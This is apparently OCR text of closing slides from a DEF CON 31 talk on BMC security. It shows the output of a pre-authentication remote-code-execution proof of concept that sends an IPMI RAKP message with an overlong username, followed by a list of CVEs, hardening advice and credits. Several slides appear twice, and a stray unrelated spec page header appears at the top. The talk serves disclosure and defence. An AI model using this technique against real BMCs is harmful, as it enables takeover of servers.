
DSP0136 23 April 2003 Page 30 of 94

PRE-AUTH RCE



```
alex@ubuntu:~/DC31/99-RCE$ ./rce.py
[*] Sending RSSP open session request with RAKP_HMAC_MD5
00000000: 06 00 FF 07 06 10 00 00  00 00 00 00 00 00 20 00  .............. .
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 08 02 00 00 00  ................
00000020: 01 00 00 08 03 00 00 00  02 00 00 08 01 00 00 00  ................
[+] Got RSSP open session response
00000000: 06 00 FF 07 06 11 00 00  00 00 00 00 00 00 24 00  ..............$.
00000010: 00 00 04 00 A4 A3 A2 A0  1B 98 84 67 00 00 00 08  ...........g....
00000020: 02 00 00 00 01 00 00 08  03 00 00 00 02 00 00 08  ................
00000030: 01 00 00 00                                       ....
[*] Sending RAKP Message1 with a looong username
[+] Got RAKP Message2
[+] RAKP Message2 status is NO ERRORS (0x0)
00000000: 06 00 FF 07 06 13 00 00  00 00 00 00 00 00 88 01  ................
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 00 00 00 00 00  ................
00000020: 68 65 6C 6C 6F 20 64 65  66 63 6F 6E 21 00 00 00  hello defcon!...
alex@ubuntu:~/DC31/99-RCE$ 
```

PRE-AUTH RCE



```
alex@ubuntu:~/DC31/99-RCE$ ./rce.py
[*] Sending RSSP open session request with RAKP_HMAC_MD5
00000000: 06 00 FF 07 06 10 00 00  00 00 00 00 00 00 20 00  .............. .
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 08 02 00 00 00  ................
00000020: 01 00 00 08 03 00 00 00  02 00 00 08 01 00 00 00  ................
[+] Got RSSP open session response
00000000: 06 00 FF 07 06 11 00 00  00 00 00 00 00 00 24 00  ..............$.
00000010: 00 00 04 00 A4 A3 A2 A0  1B 98 84 67 00 00 00 08  ...........g....
00000020: 02 00 00 00 01 00 00 08  03 00 00 00 02 00 00 08  ................
00000030: 01 00 00 00                                      ....
[*] Sending RAKP Message1 with a looong username
[+] Got RAKP Message2
[+] RAKP Message2 status is NO ERRORS (0x0)
00000000: 06 00 FF 07 06 13 00 00  00 00 00 00 00 00 88 01  ................
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 00 00 00 00 00  ................
00000020: 68 65 6C 6C 6F 20 64 65  66 63 6F 6E 21 00 00 00  hello defcon!...
alex@ubuntu:~/DC31/99-RCE$ 
```

OTHER BMC-RELATED CVES FILED FOR BUGS FOUND BY OSR TEAM

- CVE-2023-25505
- CVE-2023-25507
- CVE-2023-25508
- CVE-2022-42271
- CVE-2022-42272
- CVE-2022-42273
- CVE-2022-42274
- CVE-2022-42275
- CVE-2022-42278
- CVE-2022-42279
- CVE-2022-42280
- CVE-2022-42282
- CVE-2022-42283
- CVE-2022-42284
- CVE-2022-42287
- CVE-2022-42288
- CVE-2022-42289
- CVE-2022-42290

OTHER BMC-RELATED CVES FILED FOR BUGS FOUND BY OSR TEAM

- CVE-2023-25505
- CVE-2023-25507
- CVE-2023-25508
- CVE-2022-42271
- CVE-2022-42272
- CVE-2022-42273
- CVE-2022-42274
- CVE-2022-42275
- CVE-2022-42278
- CVE-2022-42279
- CVE-2022-42280
- CVE-2022-42282
- CVE-2022-42283
- CVE-2022-42284
- CVE-2022-42287
- CVE-2022-42288
- CVE-2022-42289
- CVE-2022-42290

So much more to tell!

SUMMARY

- BMC is a critical part of the security of entire ecosystem.
- Breaking BMC falls into the category of *"break one to rule them all!"*.
- Unfortunately, BMC didn't get much attention from the security research community which is reflected in the current state of the security of it.
- BMC solutions are still missing a lot of modern mitigation and hardening features which are expected to be present in modern components.
- Some of the vulnerabilities would fall into "let's hack like 90s" category.

- We would recommend to follow best security coding practice and established SDLC like development process.
- Heavy fuzzing could help detecting "low-hanging fruits".
- Switching to memory safe language would mitigate many of the vulnerabilities:
  - However, many of the described bugs in this presentation would still exists in the software developed in memory safe language.
- Investing in security research would benefit overall state of BMC security.

ACKNOWLEDGMENTS

- We would like to thank:
  - NVIDIA:
    - Offensive Security Research team:
      Jared Candelaria, Max Bazalii, Nikola Livic
    - Server folks:
      Especially Vinod Eswaraprasad
    - Product Security:
      Shawn Richardson, Amy Rose, PSIRT team, ThreatOps team(s)
    - Everyone :)
  - AMI

Q&A

Private contact:

alex.tereshkin@gmail.com
Twitter: @AlexTereshkin

Alex Tereshkin

Private contact:

http://pi3.com.pl
pi3@pi3.com.pl
Twitter: @Adam_pi3

Adam ‘pi3’ Zabrocki